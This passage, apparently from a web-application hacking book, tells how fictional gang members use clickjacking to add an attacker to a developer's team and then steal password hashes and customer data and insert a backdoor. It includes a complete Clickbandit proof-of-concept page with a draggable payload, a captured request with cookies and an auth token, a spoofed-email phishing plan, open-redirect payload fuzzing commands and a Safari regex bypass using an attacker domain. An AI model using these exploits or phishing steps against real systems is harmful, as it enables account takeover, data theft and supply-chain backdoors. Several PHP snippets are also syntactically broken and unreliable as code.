For those who aren't familiar, clickjacking is an attack that is a form of UI redressing. Clickjacking attempts to trick users into performing state-changing requests by changing a victim's user interface, usually through the use of HTML iFrames. On a malicious site, an attacker will use an iFrame to frame the vulnerable web application and state-changing form. Through the use of CSS and other styling tricks, the transparency of the iFrame and form is set to be invisible, and the malicious page overlays the sensitive state-changing form. When a victim browses to the attacker's site and they perform an action (such as clicking a button), the victim doesn't realize they are actually interacting with a vulnerable website and performing a state-changing action on the vulnerable web application. If the victim still has a valid session cookie on the vulnerable site, then the browser will submit their cookies along with any CSRF tokens, authorization headers, etc.

In order to show the potential consequences of clickjacking, let's check back in with Yuri. Yuri is quickly becoming a senior member of the cyber gang and is becoming the go-to expert for web application security issues. For this reason, a junior member named Bezmenov comes to him looking for help.

Bezmenov successfully performed a credential stuffing attack using a username and password list from a recently-obtained credential dump. He has several compromised email accounts that don't have two-factor authentication enabled. One of these accounts is of particular interest because it appears to belong to a web developer of a sensitive application. Based on the emails he's read in the account inbox, he can see that the developer is using a third-party product that allows multiple team members to share, write, and deploy code through their browsers.




Figure 48 – Homepage of a popular code sharing and development product

If Bezmenov can access the account or add himself to the team in the web application, then he can download the usernames, password hashes, and customer information used by the software. Additionally, a backdoor could be inserted into the software and deployed into production.

The only problem is the developer is using a different password than his current email account password. Bezmanov doesn't want to perform a password reset in case a text message or other type of notification is sent to the developer. Additionally, even if the gang could intercept the password reset request and delete it after changing the password (if it were sent via email, for example) the password would still be changed to something the developer wouldn't know. The developer would become aware that something was wrong the next time he tried to log in to his account and his password didn't work.

Bezmenov asks Yuri to take a quick look at the application before he attempts to either phish the account with a fake password reset request or perform a legit password reset and change the password himself. Yuri configures the BurpSuite intercepting proxy and creates a free account. Within the web application GUI he creates a sample application and

attempts to add a random member to the applications development team. He captures the following request when attempting to add a team member:

```
POST /v1/teams/15652/tokens HTTP/1.1
Host: api.*REDACTED*.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101
Firefox/79.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Authorization: a071deaa-ece5-4f1e-a0c3-4f5772fd61f9
Content-Length: 18
Origin: https://*REDACTED*.com
Connection: close
Referer: https://*REDACTED*.com/@sensitiveapp
Cookie: GlitchAuth=fBPEszo2lsezbfdArGNrzVqi%2F3aflVazZ6tRDeAxMNo%3D;
amplitude_id_d31b57ee460a6843173cc1b6441f8270glitch.com=eyJkZXZpY2VJZCI6IjdiYT
Q2MDgwLTIwZTEtNDcxMi1hNDhmLTI0MWRmODY2YmIxN1IiLCJ1c2VySWQiOiIxMz
g2Nzk0NSIsIm9wdE91dCI6ZmFsc2UsInNlc3Npb25JZCI6MTU5NjQyMjkyMzk5OSwibGFz
dEV2ZW50VGltZSI6MTU5NjQyMzY5ODg0OSwiZXZlbnRJZCI6NjQsImlkZW50aWZ5SW
QiOjI1LCJzZXF1ZW5jZU51bWJlciI6ODI9; _ga=GA1.2.1521738451.1595673877;
ajs_anonymous_id=%220152c61b-ed6f-48ba-bc19-e4c4ba817e24%22;
amplitude_idundefinedglitch.com=eyJvcHRPdXQiOmZhbHNlLCJzZXNzaW9uSWQiOm51b
GwsImxhc3RFdmVudFRpbWUiOm51bGwsImV2ZW50SWQiOjAsImlkZW50aWZ5SWQiOj
AsInNlcXVlbmNlTnVtYmVyIjowfQ==; ajs_user_id=13867945

{"userId":8487919}
```

Figure 49 – A caputured POST request to add an additional member to the team

As highlighted above, an authorization header token is used to prevent CSRF attacks. Additionally, under BurpSuite's target issues tab, an "informational" severity level finding has been flagged by the passive scanner, "Frameable response (potential clickjacking)". He immediately sees a potential solution to Bezmenov's problem. If he can trick the developer into visiting an attacker-controlled page, they might be able to force the developer to add Bezmenov's account to the team.




Figure 50 – A screenshot of the sensitive application's "add member" functionality

Once Bezmenov is added to the team, he can quickly download the password hashes, usernames, and customer data, while also uploading a back door. Once completed, he can remove himself and de-activate the account.

This strategy has the following benefits:

1. The developer is less likely to become aware that he is being targeted in an attack because any social engineering pretext can be used.
2. The developer is less likely to know which application is currently being targeted because the social engineering pretext does not need to use the vulnerable application. The malicious website can use any pretext to get the authenticated developer to navigate to the site and interact with it.
3. Since any pretext can be used, the developer can be attacked repeatedly. If one scheme fails, the attackers can register a new domain, try a new pretext, and convince the developer to visit the site.

4. The victim could have two-factor authentication enabled on their account. By abusing a clickjacking flaw to add Bezmenov to the team, any potential two-factor authentication is bypassed.

While Yuri creates a simple PoC using BurpSuite's "Clickbandit," he asks Bezmenov to go through the emails of the developer and see if he can find a reoccuring email that the developer reads and likely interacts with in some way.

The first and second clicks recorded in "Clickbandit" can be seen in the images below:




Figure 51 – A transparent view of BurpSuite's 1 st stage "Click Bandit" proof of concept




Figure 52 – The second stage of the "Click Bandit" attack

As can be seen in the images above, the first attack overlays the "Add" button with a clickjacking attack. When a user clicks the "Add" button, the user then needs to type in a username, and click it once to select it. The second clickjacking attack shown above mimics the click to bring down the dropdown box.




Figure 53 – Last stage of the Click Bandit attack

The second attack then overlays where the username is located and will populate in the dropdown menu after the victim searches for a user to add.

Yuri needs to modify the “Clickbandit” PoC to automatically fill out the search bar with Bezmenov’s username inbetween clickjacking attacks one and two. This can be accomplished by using a “div” html tag with a “ondragstart” event handler that uses the event.dataTransfer.setData() method, the “draggable” attribute set to "true," and the position style element set to relative, as well as the z-index set to the top.

While that might seem complicated, the code snippet below demonstrates what is needed:

```
<div id="payload" draggable="true" ondragstart="event.dataTransfer.setData('text/plain', ‘Bezmaneovs_Username')" style="position: relative;z-index: 1000000"><h3>DRAG ME OVER THE SEARCH BOXES AFTER CLICKING THE RED RECTANGLE</h3></div>
```

When a victim drags the div over the search bar in the iFrame, the text will be transferred. A potential way to convince a victim to do this would be to create a fake registration form and a fake “captcha” that requires the victim to drag and drop a puzzle piece or click and drag a slider before the form can be submitted. Several examples such as https://codepen.io/edsloan/pen/Ljepz appear from a Google search.

A “skeleton” PoC putting all the basic elements together could look like the following feel free to skip the next couple of pages as the full code is only included for completeness:

```
<div id="payload" draggable="true" ondragstart="event.dataTransfer.setData('text/plain', '
Bezmenov's_Username')" style="position: relative;z-index: 1000000"><h3>DRAG ME TO
THE SEARCH BOX AFTER CLICKING THE RED BOX</h3></div>
<div id="container" style="clip-
path:none;clip:auto;overflow:visible;position:absolute;left:0;top:0;width:100%;height:100%">
<!-- Clickjacking PoC Generated by Burp Suite Professional -->
<input id="clickjack  focus" style="opacity:0;position:absolute;left:-5000px;">
<div id="clickjack_button" style="opacity: 1; transform-style: preserve-3d; text-align: center;
font-family: Arial; font-size: 100%; width: 43px; height: 24px; z-index: 0; background-color:
red; color: rgb(255, 255, 255); position: absolute; left: 200px; top: 200px;"><div
style="position:relative;top: 50%;transform: translateY(-50%);">Click</div></div>
<!-- Show this element when clickjacking is complete -->
<div id="clickjack_complete" style="display: none; transform-style: preserve-3d; font-family:
Arial; font-size: 16pt; color: red; text-align: center; width: 100%; height: 100%;"><div
style="position:relative;top: 50%;transform: translateY(-50%);">You've been
clickjacked!</div></div>
<iframe id="parentFrame" src="data:text/html;base64,
PHNjcmlwdD53aW5kb3cuYWRkRXZlbnRMaXN0ZW5lcigibWVzc2FnZSIsIGZ1bmN0aW9
uKGUpeyB2YXIgZGF0YSwgY2hpbGRGcmFtZSA9IGRvY3VtZW50LmdldEVsZW1lbnRC
eUlkKCJjaGlsZEZyYW1lIik7IHRyeSB7IGRhdGEgPSBKU09OLnBhcnNlKGUuZGF0YSk7I
H0gY2F0Y2goZSl7IGRhdGEgPSB7fTsgfSBpZighZGF0YS5jbGlja2JhbmRpdCl7IHJldHVyb
iBmYWxzZTsgfSBjaGlsZEZyYW1lLnN0eWxlLndpZHRoID0gZGF0YS5kb2NXaWR0aCsic
HgiO2NoaWxkRnJhbWUuc3R5bGUuaGVpZ2h0ID0gZGF0YS5kb2NIZWlnaHQrInB4IjtjaGl
```

```
sZEZyYW1lLnN0eWxlLmxlZnQgPSBkYXRhLmxlZnQrInB4IjtjaGlsZEZyYW1lLnN0eWxl
LnRvcCA9IGRhdGEudG9wKyJweCI7fSwgZmFsc2UpOzwvc2NyaXB0PjxpZnJhbWUgc3JjP
SJodHRwczovLypSRURBQ1RFRCouY29tLyYjNjQ7c2Vuc2l0aXZlYXBwIiBzY3JvbGxpbm
c9Im5vIiBzdHlsZT0id2lkdGg6MTQyNXB4O2hlaWdodDoxMjUycHg7cG9zaXRpb246YWJ
zb2x1dGU7bGVmdDotMTczcHg7dG9wOi0xNjBweDtib3JkZXI6MDsiIGZyYW1lYm9yZG
VyPSIwIiBpZD0iY2hpbGRGcmFtZSIgb25sb2FkPSJwYXJlbnQucG9zdE1lc3NhZ2UoSlNPT
i5zdHJpbmdpZnkoe2NsaWNrYmFuZGl0OjF9KSwnKicpIj48L2lmcmFtZT4=" scrolling="no"
style="transform: scale(1); transform-origin: 200px 200px 0px; opacity: 0.5; border: 0px none;
position: absolute; z-index: 1; width: 1425px; height: 1289px; left: 0px; top: 0px;"
frameborder="0"></iframe>
</div>
<script>function findPos(obj) {
        var left = 0, top = 0;
        if(obj.offsetParent) {
          while(1) {
            left += obj.offsetLeft;
            top += obj.offsetTop;
            if(!obj.offsetParent) {
              break;
            }
            obj = obj.offsetParent;
          }
        } else if(obj.x && obj.y) {
          left += obj.x;
          top += obj.y;
        }
        return [left,top];
      }function generateClickArea(pos) {
                var elementWidth, elementHeight, x, y, parentFrame =
document.getElementById('parentFrame'), desiredX = 200, desiredY = 200,
parentOffsetWidth, parentOffsetHeight, docWidth, docHeight,
                    btn = document.getElementById('clickjack_button');
                if(pos < window.clickbandit.config.clickTracking.length) {
                    clickjackCompleted(false);
                    elementWidth =
window.clickbandit.config.clickTracking[pos].width;
                    elementHeight =
window.clickbandit.config.clickTracking[pos].height;
                    btn.style.width = elementWidth + 'px';
                    btn.style.height = elementHeight + 'px';
                    window.clickbandit.elementWidth = elementWidth;
                    window.clickbandit.elementHeight = elementHeight;
                    x = window.clickbandit.config.clickTracking[pos].left;
                    y = window.clickbandit.config.clickTracking[pos].top;
                    docWidth =
window.clickbandit.config.clickTracking[pos].documentWidth;
```

```
                docHeight =
window.clickbandit.config.clickTracking[pos].documentHeight;
                parentOffsetWidth = desiredX - x;
                parentOffsetHeight = desiredY - y;
                parentFrame.style.width = docWidth+'px';
                parentFrame.style.height = docHeight+'px';

        parentFrame.contentWindow.postMessage(JSON.stringify({clickbandit: 1, docWidth:
docWidth, docHeight: docHeight, left: parentOffsetWidth, top: parentOffsetHeight}),'*');
                calculateButtonSize(getFactor(parentFrame));
                showButton();
                if(parentFrame.style.opacity === '0') {
                        calculateClip();
                }
        } else {
                resetClip();
                hideButton();
                clickjackCompleted(true);
        }
}function hideButton() {
        var btn = document.getElementById('clickjack_button');
        btn.style.opacity = 0;
}function showButton() {
        var btn = document.getElementById('clickjack_button');
        btn.style.opacity = 1;
}function clickjackCompleted(show) {
        var complete = document.getElementById('clickjack  complete');
        if(show) {
                complete.style.display = 'block';
        } else {
                complete.style.display = 'none';
        }
}window.addEventListener("message", function handleMessages(e){
        var data;
        try {
                data = JSON.parse(e.data);
        } catch(e){
                data = {};
        }
        if(!data.clickbandit) {
                return false;
        }
        showButton();
},false);window.addEventListener("blur", function(){
if(window.clickbandit.mouseover) { hideButton();setTimeout(function(){
generateClickArea(++window.clickbandit.config.currentPosition);document.getElementById(
```

```
"clickjack_focus").focus();},1000); } },
false);document.getElementById("parentFrame").addEventListener("mouseover",function(){
window.clickbandit.mouseover = true; },
false);document.getElementById("parentFrame").addEventListener("mouseout",function(){
window.clickbandit.mouseover = false; }, false);</script><script>window.clickbandit={mode:
"review",
mouseover:false,elementWidth:43,elementHeight:24,config:{"clickTracking":[{"width":43,"h
eight":24,"mouseX":392,"mouseY":377,"left":373,"top":360,"documentWidth":1425,"docume
ntHeight":1289},{"width":106,"height":26,"mouseX":442,"mouseY":472,"left":438,"top":468,
"documentWidth":1425,"documentHeight":1289}],"currentPosition":0}};function
calculateClip() {
                var btn = document.getElementById('clickjack_button'), w =
btn.offsetWidth, h = btn.offsetHeight, container = document.getElementById('container'), x =
btn.offsetLeft, y = btn.offsetTop;
                container.style.overflow = 'hidden';
                container.style.clip = 'rect('+y+'px, '+(x+w)+'px, '+(y+h)+'px, '+x+'px)';
                container.style.clipPath = 'inset('+y+'px '+(x+w)+'px '+(y+h)+'px
'+x+'px)';
        }function calculateButtonSize(factor) {
                var btn = document.getElementById('clickjack_button'), resizedWidth =
Math.round(window.clickbandit.elementWidth * factor), resizedHeight =
Math.round(window.clickbandit.elementHeight * factor);
                btn.style.width = resizedWidth + 'px';
                btn.style.height = resizedHeight + 'px';
                if(factor > 100) {
                        btn.style.fontSize = '400%';
                } else {
                        btn.style.fontSize = (factor * 100) + '%';
                }
        }function resetClip() {
                var container = document.getElementById('container');
                container.style.overflow = 'visible';
                container.style.clip = 'auto';
                container.style.clipPath = 'none';
        }function getFactor(obj) {
                if(typeof obj.style.transform === 'string') {
                        return obj.style.transform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.msTransform === 'string') {
                        return obj.style.msTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.MozTransform === 'string') {
                        return obj.style.MozTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.oTransform === 'string') {
                        return obj.style.oTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.webkitTransform === 'string') {
                        return obj.style.webkitTransform.replace(/[^\d.]/g,'');
                }
                return 1;
        }</script>
```

Don’t worry about trying to copy or manually type out the code above. The code above can easily be created by using “Clickbandit” to generate two click boxes, and then adding the draggable “div” code to the top of the “Clickbandit” code.

While Yuri was creating the skeleton PoC, Bezmenov found a potential social engineering pretext. While snooping through the developer’s emails, he notices that the victim and his team enjoy playing browser-based web games together. He sees the prefect opportunity for a pretext.

Bezmenov performs the following steps to attack the developer:

1. Brainstorm a name for a fake browser-based game.
2. Pay an artist on fiverr to design an image for a registration page for the game.
3. Purchase a domain name and create a fake registration form that contains two text boxes. One for the username and one to set a password.
4. Create a fake draggable captcha that is required to be drag-and-dropped before the form can be submitted.
5. Overlay the username and password text boxes with clickjacking proof of concept created by “Clickbandit” and then overlay the draggable div with the fake captcha.
6. Send out a spoofed email appearing to be from one of the members of the development team asking for the victim to play a game he recently discovered, starting with a link to the clickjacking attack page.
7. Monitor the web logs of his web server for someone to make a GET request to the clickjacking page (the fake browser game hosted on the gang’s VPS).
8. After someone makes a GET request to the page, check the vulnerable application to see if his account has been added to the development team’s project.

Redirection Bugs

Several resources exist on finding and exploiting open redirection vulnerabilities – as a consultant, I see this flaw frequently. Even worse, some companies do not take the flaw seriously. Most bug bounty programs, for example, pay an extremely low payout (one or two hundred dollars) or do not list the bug as a valid submission under their acceptance criteria.

As we've seen multiple times throughout this book, actual attackers care very little about the severity a company's bug bounty program or security engineers consider for a vulnerability. In real life, phishers, scammers, and even APT seek and exploit open redirection vulnerabilities.

They do this because:

1. Bugs are plentiful.
2. The impact frequently results in stolen credentials, PPI (SSNs, bank account information, etc.) or malware delivered and opened on a victim's machine.
3. Some companies and security analysts list the vulnerability as a low-priority issue, which means vulnerable instances can remain even after they have been discovered or reported.
4. They are unaware that local redirects (especially in the cloud) can be utilized and result in the same effect as an open redirect.

The following site lists several malware and phishing campaigns (many against government sites) that used open redirects to accomplish the attacker's goals:
https://www.ncrintel.org/post/open-redirect-vulnerabilities .

A recent example was a group that used a Google redirect to deliver banking malware:
https://www.trendmicro.com/en_us/research/19/e/trickbot-watch-arrival-via-redirection-url-in-spam.html .

In addition to the typical impact of phishing and spreading malware, they also can lead to leaking CSRF and JWT tokens:

https://gist.github.com/stefanocoding/8cdc8acf5253725992432dedb1c9c781 .

In the attacker's mind, an open redirect increases the likelihood of phishing or malware delivery to succeed. Additionally, the time and effort to find and exploit them are minimal. APTs can use redirection flaws to trick users into navigating a web browser to a zero-day (0day) exploit so even if the victim doesn't decide to type in credentials in a phishing page or install malware, they are owned regardless.

The typical and still relatively-common open redirect vulnerability results from taking a parameter and placing it into a "Location" header, an HTML meta tag, or inside a JavaScript property that will redirect the browser:

```
<?php
$url = $ GET['someparam']);
header("Location: = ".$url)
?>

<?php
$url = $_GET['someparam']);
<meta http-equiv="refresh" content="2;url=".$url />
?>

$url = $ GET['someparam']);
location.href = $url

var url = window.location.hash;
location.href = $url
```

While standard vulnerabilities like those listed above are still around, it's common to encounter a server-side check for whitelisted domains/subdomains. If the parameter isn't whitelisted, the application will not redirect the user. Many times, developers will implement a regular expression in order to avoid having to maintain a list of domains. Most of the time the regular expression will allow any subdomain of the main domain (e.g., *.companyname.com).

Typical bypasses to a misconfigured regular expression check like "company.com.attacker.com" as well a large set of intruder payloads are included in the PayloadAllTheThings project located at:

```
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Redirect
```

Thankfully, most web application security tools are decent at finding open redirect vulnerabilities. For local redirect vulnerabilities, I recommend doing manual testing with Burp's Intruder and the "PayloadAllTheThings" payload set.

Fuzzing

In order to use the intruder payloads, replace www.whitelisteddomain.tld from Open-Redirect-payloads.txt (downloaded from the link above) with a specific whitelisted domain that you can upload files too, host JavaScript/HTML code, contains an XSS flaw or subdomain take over vulnerability. To do this, simply modify the "WHITELISTEDDOMAIN" bash parameter below with the value of the subdomain (www.test.com is used below for demonstration purposes) to the that can be controlled by the tester or contains a flaw like XSS. This can be accomplished with the following bash one liner:

```
WHITELISTEDDOMAIN="www.test.com" && sed
's/www.whitelisteddomain.tld/'"$WHITELISTEDDOMAIN"'/' Open-Redirect-payloads.txt >
Open-Redirect-payloads-burp-"$WHITELISTEDDOMAIN".txt && echo "$WHITELISTEDDOMAIN" |
awk -F. '{print "https://"$0"."$NF}' >> Open-Redirect-payloads-burp-
"$WHITELISTEDDOMAIN".txt
```

If a parameter is vulnerable to a redirection flaw, then it's likely that one of the status codes listed below will be shown in the "status" section of Intruder:

HTTP Redirection Status Code - 3xx
300 Multiple Choices
301 Moved Permanently
302 Found
303 See Other
304 Not Modified
305 Use Proxy
307 Temporary Redirect
308 Permanent Redirect

While the list is good for finding the majority of open redirection vulnerabilities, it's also worth adding the same payload that was used for bypassing the origin reflection regular expression in Safari. If the regular

expression below is used to check the origin before generating the location header then Safari users are still vulnerable.

```
"^https?:\/\/(.*\.)?test.com([^\.\-a-zA-Z0-9]+.*)?"
```

An attacker could host a malicious phishing site on a NodeJS server with an "A" record pointing to a domain like the one below, and attack Safari users.

```
https://test.com$.attacker.com
```

Local Redirects

One of the blind spots of web application scanners is knowing which subdomain/domains are whitelisted in a redirect. Sometimes, a whitelisted site can allow an attacker to host or upload content. If an attacker can host an image, document, website, or executable file on a whitelisted domain, then a local redirect can have devastating consequences.

